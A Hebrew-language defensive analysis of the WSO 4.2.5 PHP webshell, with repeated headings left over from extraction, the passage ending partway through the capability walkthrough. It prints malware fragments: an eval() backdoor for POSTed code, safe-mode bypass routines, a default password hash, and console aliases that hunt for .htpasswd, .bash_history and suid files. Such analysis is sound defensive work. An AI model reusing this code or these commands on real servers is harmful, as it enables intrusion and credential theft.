

# Webshell – יכולות, דרכי הטמעה, מניעה

## וזהו

## הקדמה

## פרטים

סקריפט בשפת PHP. ← לקחתי את הפורמט החי והכנסתי לקובץ בשם `webshell.php`.

- שם קובץ: `webshell.php` (שונה לאחר מכן ל-`shell.php` \ `wso-4-2-5.php`)
- גודל: 77.7 קילו-בייט (79,525 בייטים)
- סוג: PHP.

## מטרות

- מה היכולות לאחר הטמעה?
- כיצד תוקף יכול להטמיע את הכלי?
- כיצד ניתן לגלות את הכלי במערכות הגנה?
- בניית סקריפט לזיהוי קיום של הקובץ הנ"ל בשרת ארגוני.

## תקציר

- Webshell הינו סקריפט המותקן על ידי תוקף על גבי שרת WEB. הסקריפט מאפשר לתוקף גישה אל השרת וביצוע פעולות שונות עליו, בהרשאות של שרת ה-WEB. כמו כן, מאפשר דרך יעילה להרחבת הנגישות אל תוך הרשת הארגונית, ומשמש כצינור יעיל להוצאת מידע ממנה החוצה. מסמך זה יתאר מהו ה-Webshell הנחקר, יכולותיו, כיצד ניתן להתגונן מפניו, וכיצד לזהותו.
- בשביל פשטות כתיבת המאמר אשתמש במונחים "קובץ" או "סקריפט" ככינוי ל-Webshell הנחקר.
- סביבת עבודה: `Kali Linux 2020.4`

---

# תוכן עניינים

---

## מטרות

# תוכן עניינים

1	הקדמה
1	פרטים
1	מטרות
1	תקציר
2	תוכן עניינים
4	פרק 1: חיפוש ברשת
4	חיפוש ב-VirusTotal
5	המשתנים בקוד
6	פרק 2: יכולות ה-Webshell
6	הטמעה
7	חיפוש הקרנל ב-Exploit-DB
7	תפריט האפשרויות
7	Sec. Info – Server security information
10	Files
11	Console
13	Infect
14	SQL
14	PHP
15	Safe mode
16	String tools
17	Bruteforce
20	Network
24	Self remove
25	דרכי הטמעה של תוקף
25	הורקת SQL (SQL Injection)
26	קבלת Shell
26	File Inclusion
26	העאלת קבצים לא מוגבלת (Unrestricted File Upload)
28	כיצד ניתן לגלות את הכלי במערכות הגנה
28	"Known-good" Comparison

---

# תוכן עניינים

---

## מטרת

28	למערכות Windows:
28	למערכות Linux:
28	שימוש ב-Audit עם לינוקס
29	רשימת פקודות שכדאי לבחון אם נמצאו בלוגים הן:
29	דוגמה לזיהוי פקודות שהורצו דרך ה-Webshell מתוך Audit log:
31	זיהוי בקשות חריגות בלוגים של Apache
31	סקריפט פייתון לניתוח לוגים HTTP של Apache:
32	זיהוי ע"י מערכת (EDR) Endpoint Detection & Response ו/או פתרונות לוגים משופרים
33	נספח א': סקריפט PowerShell להשוואת אימג' "ידוע-כטוב" עם אימג' ייצור.
33	Usage:
33	Script:
36	נספח ב': סקריפט פייתון לפירסור קובץ לאחר סינון ראשוני לתהליכים שבוצעו ע"י Apacheexecve
36	Usage:
36	Script:
38	נספח ג': סקריפט פייתון לניתוח לוגים HTTP של Apache:
38	Usage:
38	Script:
43	בניית סקריפט לזיהוי הקובץ הנ"ל
43	Usage:
43	Args:
43	Examples:
44	דוגמא בלי Verbose:
45	דוגמא לפלט עם Verbose:

## פרק 1: חיפוש ברשת

### חיפוש ב-VirusTotal

## פרק 1: חיפוש ברשת

```
if ($?) { $pwd = ($pwd - 1) % 255; }
$pwd += 1;
/* (C) 04.2015 Pirat */
function hardHeader() {
```

בקובץ ה-Webshell חיפשתי מחרוזות קריאות שיוכלו לעזור לי בניתוח הכלי ע"י חיפוש בגוגל. מצאתי את הזכויות יוצרים האלה בתוך הערה קצת אחרי תחילת הקובץ:

אחרי חפירה קצרה בגוגל עם השאלתה: *04.2015 Pirat webshell (C) מצאתי תיקיית GitHub* שכביכול מכילה את אותו הקובץ עם השם *ws.php*. הורדתי את הקובץ וקראתי לו *WSO\_4-2-5.php*.

זהו העתק של *WSO Webshell* שנעשה על ידי *Hardlinux* ו-*Twelp* ונמחק מ-*GitHub*.


בדקתי עם הפקודה *diff* שהם אכן תואמים וחץ משורה אחת שני הקבצים זהים לחלוטין, על כן ה-Webshell הנחקר הוא מסדרת *WSO, Webshell by orB* בגרסה 4.2.5 שלו.

```
diff # מראה שוני בקבצים
-y # פלט בשתי עמודות אחד ליד השני
-E # מתעלם משוני באינדנטציות
-Z # מתעלם מרווחים בסופי שורות
WSO_4-2-5.php webshell.php # הקבצים לבדיקה
--suppress-common-lines # לא מציג שורות שוות
```

```
(root@kali)-[~/Desktop/IR/Mission 3 - WebShell]
# diff -y -E -Z WSO_4-2-5.php webshell.php --suppress-common-lines
@set_magic_quotes_runtime(0); | if (PHP_VERSION_ID < 70000)
> @set_magic_quotes_runtime(0);
```

## חיפוש ב-VirusTotal

כמו בניתוח סטטי, הכנסתי את הקובץ לוירוס-טוטל לבדוק אם המאגר שלהם מזהה את הקובץ כזדוני. כתוצאה, 28 מנועי אנטי וירוס זיהו את הקובץ כזדוני, ספציפית בתור *Backdoor-PHP-Webshell*.



28 engines detected this file

ae3ecb6cd7c2ec5f2b49a98159beb0c7459fad45f8f45ce1bdf3780e8afa8725

ws.php.jpg

php

# פרק 1: חיפוש ברשת

## המשתנים בקוד

## המשתנים בקוד

שמות המשתנים החדשים משומשים מאז או סביב גרסה 4.1.3. הם מוחלפים ב"בלוקים", שהופכים אותם לבלתי קריאים (Non-human Readable), אמנם הערכים שהוקצו להם מסגירים את מטרותיהם.

```
<?php
//-----Password-----
$auth_pass = "21232f297a57a5a743894a0e4a801fc3"; //admin
$default_ajax_use = true;
$default_charset = 'UTF-8';
$default_action = 'FilesMan';
$user_agent_md5 = md5($_SERVER['HTTP_USER_AGENT']);
```

Figure 1: שמות משתנים בלתי ניתנים לקריאה

- אלה המשתנים בצורה הקריאה שלהם:

```
<?php
//-----Password-----
$auth_pass = "21232f297a57a5a743894a0e4a801fc3"; //admin
$default_ajax_use = true;
$default_charset = 'UTF-8';
$default_action = 'FilesMan';
$user_agent_md5 = md5($_SERVER['HTTP_USER_AGENT']);
```

1. **auth\_pass**: הסיסמה לצורך זיהוי בגיבוב MD5 שלה. לצורך העניין, הסיסמה המוצגת למעלה היא **admin**. ניתן לשנות את הסיסמה לכל מה שהתוקף רוצה, כל זאת שהוא מטמיע אותה בגיבוב MD5 בקוד משם שהסקריפט בודק את הסיסמה עם גיבוב זה.
2. **Default\_ajax\_use**: **AJAX** היא טכניקה ליצירת דפי אינטרנט מהירים ודינאמיים. AJAX מאפשרת לדפי אינטרנט להתעדכן באופן א-סינכרוני על ידי החלפת כמויות קטנות של נתונים עם השרת מאחורי הקלעים. כלומר, ניתן לעדכן חלקים מדף אינטרנט, מבלי לטעון מחדש את הדף כולו. מכאן נובע שהסקריפט משתמש בטכניקה זו כי היא מוגדרת ל-**True** כברירת-מחדל בהתחלת הקוד.
3. **default\_charset**: הקידוד הדיפולטיבי מוגדר ל-**UTF-8** הסטנדרטי.
4. **default\_action**: מגדיר את פעולת ברירת-מחדל של הסקריפט ל-**FilesMan** או באירוק **FileManager**. הם מאפשרים לתוקף לעיין, לערוך, להוריד או להעלות קבצים הממוקמים בשרת בנוחות מהדפדפן. ברוב המקרים, יש להם GUI נחמד כך שגם תוקפים מתחילים (כמוני D:) מסוגלים לעבוד איתם ביעילות.

## פרק 2: יכולות ה-Webshell


### הטמעה

# פרק 2: יכולות ה-Webshell


### הטמעה

בשביל לבחון את האפשרויות של הסקריפט אשתמש במכונה מקומית, אעלה את הקובץ לשרת Apache ואגש אליו עם הסיסמה "admin".

← תיקיית *html* בשרת *Apache*.  
1. הנתיב ממנו ניגשים לסקריפט  
    /var/www/html/  
2. הסקריפט.




לאחר טעינת הסקריפט, עולה קופסת קלט להכנסת סיסמא, מה שמוכיח שגרסה זו נשארה מוגנת ע"י סיסמא. על פי הקוד מקור, סיסמת ברירת המחדל היא "admin". גרסה זו ממשיכה להשתמש ב-MD5 Checksum כדי לאמת את הסיסמה. לפיכך, ניתן לשנות את הסיסמה על-ידי יצירת MD5 חדש לסיסמא חדשה ושינוי המשתנה בקוד עם ה-MD5 החדש שנוצר.



לאחר הכנסת סיסמא נכונה, ניחשף לתכונת ה-*FileManager*, המאפשרת להוריד, להעלות, להציג ולשנות את שמות הקבצים. ניתן גם לשנות את הרשאות הקבצים ולערוך את הקבצים אם הם ניתנים לכתיבה.

## פרק 2: יכולות ה-Webshell

### חיפוש הקרנל ב-Exploit-DB



WSO GUI :II Figure

### חיפוש הקרנל ב-Exploit-DB

הפינה השמאלית העליונה כוללת קישור "**Exploit-DB**" שיכול לעזור לתוקף לחפש את ה-Kernel ב-Exploit-DB, דאטאבייס עצום של Exploits. הקישור מנותב דרך **noreferer.de** כדי להסתיר את מידע המפנה שלו.

Uname: Linux kali 5.9.0-kali1-amd64 #1 SMP Debian 5.9.1-1kali2 (2020-10-29) x86\_64 [ Google ] [ **Exploit-DB** ]

הפנייה דרך **noreferer.de**

noreferer.de/?http://www.exploit-db.com/search/?action=search&description=Linux+Kernel+5.9.0-

### תפריט האפשרויות

באמצע ה-Webshell, קיימת רשימה של תכונות משמאל לימין. אעבור אחד-אחד ואסביר להלן:

#### Sec. Info – Server security information

- **Server software**: מפרט על שרת האינטרנט.
- **Loaded Apache modules**: מודולים של השרת.
- **Disabled PHP Functions**: פונקציות PHP מושבות.
- **OS version**: גרסת מערכת ההפעלה עליה רץ השרת.
- **Userful**: פקודות לינוקס שימושיות אפשריות לתוקף.
- **Danger**: פקודות מסוכנות שקשורות לאבטחה כמו: **tripwire**, **snort**, **wormscan** וכו'...
- **Downloaders**: פקודות הורדה אפשריות כמו: **wget**, **curl**, **fetch** וכו'...

## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות

#### Server security information

**Server software:** Apache/2.4.46 (Debian)

**Loaded Apache modules:** core, mod\_so, mod\_watchdog, http\_core, mod\_log\_config, mod\_logio, mod\_version, mod\_unixd, mod\_access\_compat, mod\_alias, mod\_auth\_basic, mod\_auth\_core, mod\_authn\_core, mod\_authn\_file, mod\_authz\_core, mod\_authz\_host, mod\_authz\_user, mod\_autoindex, mod\_deflate, mod\_dir, mod\_env, mod\_filter, mod\_mime, prefork, mod\_negotiation, mod\_php7, mod\_reqtimeout, mod\_setenvif, mod\_status

**Disabled PHP Functions:**

pcntl\_alarm, pcntl\_fork, pcntl\_waitpid, pcntl\_wait, pcntl\_wifexited, pcntl\_wifstopped, pcntl\_wifsignaled, pcntl\_wifcontinued, pcntl\_wexitstatus, pcntl\_wtermsig

**cURL support:** no

**Readable /etc/passwd:** yes [view]

**Readable /etc/shadow:** no

**OS version:** Linux version 5.9.0-kali1-amd64 (devel@kali.org) (gcc-10 (Debian 10.2.0-15) 10.2.0, GNU ld (GNU Binutils for Debian) 2.35.1) #1 SMP Debian 5.9.1-1kali2 (2020-10-29)

**Distr name:** Kali GNU/Linux Rolling

**Userful:** gcc, lcc, cc, ld, make, php, perl, python, ruby, tar, gzip, bzip, bzip2, nc, locate, suidperl

**Danger:** kav, nod32, bdcored, uvscan, sav, drwebd, clamd, rkhunter, chkrootkit, iptables, ipfw, tripwire, shieldcc, portsentry, snort, ossec, lidsadm, tcplogd, sxid, logcheck, logwatch, sysmask, zmbsecap, sawmill, wormscan, ninja

**Downloaders:** wget, fetch, lynx, links, curl, get, lwp-mirror

```
function actionSecInfo() {
    hardHeader();
    echo '<h1>Server security information</h1><div class=content>';
    function showSecParam($n, $v) {
        $v = trim($v);
        if($v) {
            echo '<span>' . $n . ': </span>';
            if(strpos($v, "\n") === false)
                echo $v . '<br>';
            else
                echo '<pre class=ml1>' . $v . '</pre>';
        }
    }
}
```

Figure III: הפונקציה בסקריפט (שורה 355 והלאה)

**Readable /etc/passwd:** yes [view]  
**Readable /etc/shadow:** no

- אם `etc/password/` או `etc/shadow/` קריא, Sec. Info מספק קישור להצגת התוכן של קובץ `etc/passwd/`.

```
if($GLOBALS['os'] == 'nix') {
    showSecParam('Readable /etc/passwd', @is_readable('/etc/passwd'));
    showSecParam('Readable /etc/shadow', @is_readable('/etc/shadow'));
```


Figure IV: שורות 387.

לחיצה על **View** תציג את התוכן (2), פרטים נוספים על הקובץ וסרגל כלים (1) לפעולות שונות:



## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות



ניתן להוריד, להציג Hexdump, לערוך (אם ניתן לשינוי, If writable), לשנות הרשאות (Chmod), לשנות שם, ליצור קובץ חדש בתיקייה.




Figure V: הורדת passwd




Figure VI: שורה 428




Figure VII: Hexdump

## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות

```
case 'hexdump':
    $c = @file_get_contents($_POST['p1']);
    $n = 0;
    $h = array('00000000<br>', '', '');
    $len = strlen($c);
    for ($i=0; $i<$len; ++$i) {
        $h[1] .= sprintf('%02X', ord($c[$i])). ' ';
        switch ( ord($c[$i]) ) {
            case 0: $h[2] .= ' '; break;
            case 9: $h[2] .= ' '; break;
            case 10: $h[2] .= ' '; break;
            case 13: $h[2] .= ' '; break;
            default: $h[2] .= $c[$i]; break;
        }
        $n++;
        if ($n == 32) {
            $n = 0;
            if ($i+1 < $len) {$h[0] .= sprintf('%08X', $i+1). '<br>';}
            $h[1] .= '<br>';
            $h[2] .= "\n";
        }
    }
    echo '<table cellpadding=1 cellspacing=5 bgcolor=#222><tr><td bgc
break;
```

Figure VIII: שורה 531

#### File tools

Name: passwd Size: 2.97 KB Permission: -rw-r--r-- Owner/Group: root/root  
Create time: 2020-11-17 07:32:34 Access time: 2021-02-20 10:50:50 Modify

View Highlight Download Hexdump [ Edit ] Chmod Rename Touch Frame

File isn't writeable

Figure IX: Edit

(אישית, אני לא יכול לשנות את הקובץ משום שאני פועל מתוך קבוצת **www-data** עם משתמש **www-data**.  
קובץ ה-**passwd** הוא מקבוצת **root**)

User: 33 ( www-data ) Group: 33 ( www-data )

## Files

לשונית הקבצים היא מנהל הקבצים שדובר עליו קודם לכן למעלה. המאפשרת להוריד, להעלות, להציג ולשנות את שמות הקבצים. ניתן גם לשנות את הרשאות הקבצים ולערוך את הקבצים אם הם ניתנים לכתיבה.

## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות

### Console

מסוף מספק את ממשק CLI לביצוע פקודות.

```
Console
List dir submit
$ ls -lha
total 104K
drwxr-xr-x 2 root root 4.0K Feb 21 05:53 .
drwxr-xr-x 3 root root 4.0K Feb 21 05:20 ..
-rw-r--r-- 1 root root 11K Nov 17 07:27 index.html
-rw-r--r-- 1 root root 612 Nov 17 07:24 index.nginx-debian.html
-rw-r--r-- 1 root root 78K Feb 21 06:46 shell.php
```

```
List dir
List dir
list file attributes on a Linux second extended file system
show opened ports
process status
-Find-
find all suid files
find suid files in current dir
find all sgid files
find sgid files in current dir
find config.inc.php files
find config* files
find config* files in current dir
find all writable folders and files
find all writable folders and files in current dir
find all service.pwd files
find service.pwd files in current dir
find all .htpasswd files
find .htpasswd files in current dir
find all .bash_history files
find .bash_history files in current dir
```

1. פקודה מרשימה של פקודות שמורות מראש ומבוצעות ע"י קישור Aliases לפי מערכת ההפעלה. **List dir** לדוגמה יראה את התוכן בתיקייה הנוכחית.

2. הפקודה האמיתית שמבוצעת בממשק. אם מע' ההפעלה היא לינוקס – אז **ls** תתבצע. אם מע' ההפעלה היא ווינדוס אז **dir** תתבצע.

3. פלט הפקודה.

Figure X: רשימת פקודות שמורות  
בסקריפט שאפשר לבצע

## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות

```
if($os == 'win')
    $aliases = array(
        "List Directory" => "dir",
        "Find index.php in current dir" => "dir /s /w /b index.php",
        "Find *config*.php in current dir" => "dir /s /w /b *config*.php",
        "Show active connections" => "netstat -an",
        "Show running services" => "net start",
        "User accounts" => "net user",
        "Show computers" => "net view",
        "ARP Table" => "arp -a",
        "IP Configuration" => "ipconfig /all"
    );
else
    $aliases = array(
        "List dir" => "ls -lha",
        "list file attributes on a Linux second extended file system" => "lsattr -va",
        "show opened ports" => "netstat -an | grep -i listen",
        "process status" => "ps aux",
        "Find" => "",
        "find all suid files" => "find / -type f -perm -04000 -ls",
        "find suid files in current dir" => "find . -type f -perm -04000 -ls",
        "find all sgid files" => "find / -type f -perm -02000 -ls",
        "find sgid files in current dir" => "find . -type f -perm -02000 -ls",
        "find config.inc.php files" => "find / -type f -name config.inc.php",
        "find config* files" => "find / -type f -name \"config*\"",
        "find config* files in current dir" => "find . -type f -name \"config*\"",
        "find all writable folders and files" => "find / -perm -2 -ls",
        "find all writable folders and files in current dir" => "find . -perm -2 -ls",
        "find all service.pwd files" => "find / -type f -name service.pwd",
        "find service.pwd files in current dir" => "find . -type f -name service.pwd",
        "find all .htpasswd files" => "find / -type f -name .htpasswd",
        "find .htpasswd files in current dir" => "find . -type f -name .htpasswd",
        "find all .bash_history files" => "find / -type f -name .bash_history",
```

Figure XI: שורה 591

בנוסף, יש שורת פקודות שדרכה אפשר לבצע פקודות כפי רצוננו.

---

## פרק 2: יכולות ה-Webshell

---

### תפריט האפשרויות

#### Infect

אפשרות זו מפרטת את קבצי ה-PHP הניתנים לכתיבה בתיקיה. לא יוזרקו לתוכם קודים. אם תוקף רוצה "להדביק" קבצים אלה, הוא צריך להוסיף קוד לקבצים אלה באופן ידני. בגלל הרשאות משתמשים, אין לי יכולת לעשות דוגמה.

```
function actionInfect() {
    hardHeader();
    echo '<h1>Infect</h1><div class=content>';
    if($_POST['p1'] == 'infect') {
        $target=$_SERVER['DOCUMENT_ROOT'];
        function ListFiles($dir) {
            if($dh = opendir($dir)) {
                $files = Array();
                $inner_files = Array();
                while($file = readdir($dh)) {
                    if($file != "." && $file != "..") {
                        if(is_dir($dir . "/" . $file)) {
                            $inner_files = ListFiles($dir . "/" . $file);
                            if(is_array($inner_files)) $files = array_merge($files, $inner_files);
                        } else {
                            array_push($files, $dir . "/" . $file);
                        }
                    }
                }
            }
            closedir($dh);
            return $files;
        }
        foreach (ListFiles($target) as $key=>$file){
            $nFile = substr($file, -4, 4);
            if($nFile == ".php" ){
                if(($file<>$_SERVER['DOCUMENT_ROOT'].$_SERVER['PHP_SELF'])&&(is_writable($file))){
                    echo "$file<br>";
                    $i++;
                }
            }
        }
    }
}
```

Figure XII: שורה 1,109

## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות

## SQL

אפשרות ה-SQL מספקת את החיבור כדי לעיין בדאטאבייסים של *MySQL* או *PostgreSQL*.

Sql browser

Type	Host	Login	Password	Database	
MySQL	localhost	root			submit <input type="checkbox"/>

```
function actionSql() {
    class DbClass {
        var $type;
        var $link;
        var $res;
        function DbClass($type) {
            $this->type = $type;
        }
        function connect($host, $user, $pass, $dbname){
            switch($this->type) {
                case 'mysql':
                    if( $this->link = @mysql_connect($host,$user,$pass,true) ) return true;
                    break;
                case 'pgsql':
                    $host = explode(':', $host);
                    if(!$host[1]) $host[1]=5432;
                    if( $this->link = @pg_connect("host={$host[0]} port={$host[1]} user=$user password=$pass dbname=$dbname") ) return true;
                    break;
            }
            return false;
        }
    }
}
```

Defines the database class.  
Theses vars will be used in the connect method.

Connector for MySQL databases

Connector for PostgreSQL databases

Figure XIII: שורה 1,232

## PHP

אפשרות ה-PHP מאפשרת לתוקף להריץ קוד **PHP** משלו.

[ Sec. Info ] [ Files ] [ Console ] [ Infect ] [ Sql ] [ Php ]

### Execution PHP-code

PHP custom code will be written here by an attacker.  
Executed with Eval.

↓

Eval ☒ send using AJAX

## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות

```
function actionPhp() {  
    if( isset($_POST['ajax']) ) {  
        $_COOKIE[md5($_SERVER['HTTP_HOST']).'ajax'] = true;  
        ob_start();  
        eval($_POST['p1']);  
        $temp = "document.getElementById('PhpOutput').style.d  
        echo strlen($temp), "\n", $temp;  
        exit;  
    }  
}
```

Defines if "send using AJAX" is marked or not.

Execution with eval

Figure XIV: שורה 723

### Safe mode

Php: 7.4.11 Safe mode: OFF

מצב בטוח מספק אפשרויות לעקיפת ה-Safe mode של PHP. **PHP Safe Mode יצא משימוש בגרסה 5.4**. סעיף זה מיועד בעיקר עבור גרסאות PHP ישנות שיש להן "מצב בטוח". גרסת ה-PHP הרצה כרגע במכונה היא 7.4.11 ומצב בטוח מוגדר כבוי.

```
function actionSafeMode() {  
    $temp='';  
    ob_start();  
    switch($_POST['p1']) {  
        case 1:  
            $temp=@tempnam($test, 'cx');  
            if(@copy("compress.zlib://" . $_POST['p2'], $temp)){  
                echo @file_get_contents($temp);  
                unlink($temp);  
            } else  
                echo 'Sorry... Can\'t open file';  
            break;  
        case 2:  
            $files = glob($_POST['p2'].'*');  
            if( is_array($files) )  
                foreach ($files as $filename)  
                    echo $filename."\n";  
            break;  
        case 3:  
            $ch = curl_init("file://" . $_POST['p2'] . "\x00".SELF_PATH);  
            curl_exec($ch);  
            break;  
        case 4:  
            ini_restore("safe_mode");  
            ini_restore("open_basedir");  
            include($_POST['p2']);  
            break;  
        case 5:  
            for(;$POST['p2'] <= $POST['p3'];$POST['p2']++) {  
                $uid = @posix_getpuid($_POST['p2']);  
            }  
    }  
}
```


Figure XV: שורה 1,042



## פרק 2: יכולות ה-Webshell

### תפריט האפשרויות

### String tools



**String tools** יכול להמיר, לקודד או לפענח מחרוזות באמצעות אלגוריתמים שונים כגון **Base64**, לייצר חתימות **MD5**, **SHA1**, המרת טקסט **ASCII** ל-**HEX** והפוך, **HEX** לבינארי והפוך, **HEX** לדצימלי והפוך, אורך סטרינג, קריפטוגרפיה, המרת טקסט לאותיות קטנות או גדולות.

#### Search for hash:

hashcracking.ru  
md5.rednoize.com  
fakenamegenerator.com  
hashcrack.com  
toolki.com  
fopo.com.ar  
md5decrypter.com

